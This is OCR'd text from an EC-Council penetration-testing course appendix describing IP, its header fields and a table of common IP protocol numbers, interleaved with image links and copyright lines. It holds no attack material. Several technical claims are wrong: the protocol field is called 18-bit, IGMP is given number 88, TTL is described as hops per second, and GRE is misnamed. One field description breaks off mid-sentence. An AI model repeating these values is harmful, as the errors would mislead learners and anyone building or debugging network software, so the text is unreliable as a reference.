


Figure A.77: Layers of TLS


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internet Layer Protocols

This section discusses about the fundamentals and security aspects of internet layer protocols like IPv4, IPv6, IPsec, ICMP, ARP, IGRP, EIGRP, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internet Protocol (IP)

Internet Protocol (IP) is a fundamental network layer protocol in the TCP/IP protocol suite as it is primarily responsible for sending datagrams across network boundaries. This layer 3 of the OSI model protocol is used for data communication between the devices. This protocol accepts the packets form TCP and UDP, and sends them to their destination devices.

Characteristics of IP:

- Based on the address of the device (IP address), this protocol sends data to the destination point.
- Any network that is implemented the TCP/IP stack can allow the IP data to be travel through them.
- As like UDP, IP is also a connectionless protocol, it doesn't require any connection establishment for communication.
- This protocol doesn't guarantee that the protocol is send to the correct destination.
- The receiving host doesn't respond with the acknowledge message back to the sender.

IP Header:

There is a lot of information available through the IP header. The following fields are the part of the IP header that provides more information:

- **Version** – This field defines the version of IP does this packet belongs to
- **Header Length** – The total length of the IP header
- **Type of Service** – This defines the type of the service that a router can be used

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Total Length** – This defines the total length of the IP packet (header and the data)
- **Identification** – This defines a unique number that is used for the identification of the
- **Flags** – This defines the nature of the packets (whether a packet is of the same sequence or a fragmented one)
- **Fragment Offset** – This provides a value that is used to lineup the fragmented packet
- **Time to Live** – This defines the total life time of the IP packet. This can be calculated as number of hops / sec
- **Protocol** – This defines what kind of packet that is following in the sequence
- **Header Checksum** – This defines a mechanism that monitors the header information and informs about the damaged or corrupted packets
- **Source IP Address** – The IP address of the sending host
- **Destination IP Address** – The IP address of the receiving host
- **Options** – This provides additional information about the IP such as routing and the timestamps
- **Data** – The actual data of the IP





Figure A.78: IP Format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Header: Protocol Field

The IP packet has a protocol field that specifies whether the segment is TCP or UDP. The protocol field in the IP header is an 18-bit field which contains the information about a host's protocol that receives the IP packet. IP is designed to carry all types of protocol information from source to destination. In this process it assembles the data at the source and reassembles it at the destination called as multiplexing and demultiplexing. By using the value in the protocol field, the IP demultiplex the data at the destination host.

The following table shows some of the commonly used IP protocol number:

Protocol	Number
Internet Control Message Protocol (ICMP)	1
Transmission Control Protocol (TCP)	6
Exterior Gateway Protocol (EGP)	8
User Datagram Protocol (UDP)	17
Host Monitoring Protocol (HMP)	20
Reliable Datagram Protocol (RDP)	27
General Routing Encapsulation (PPTP data over GRE)	47
Encapsulation Security Payload (ESP) IPSec	50
Internet Group Management Protocol (IGMP)	88
Open Shortest Path First (OSPF)	89

Table A.04: IP Protocol Numbers

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


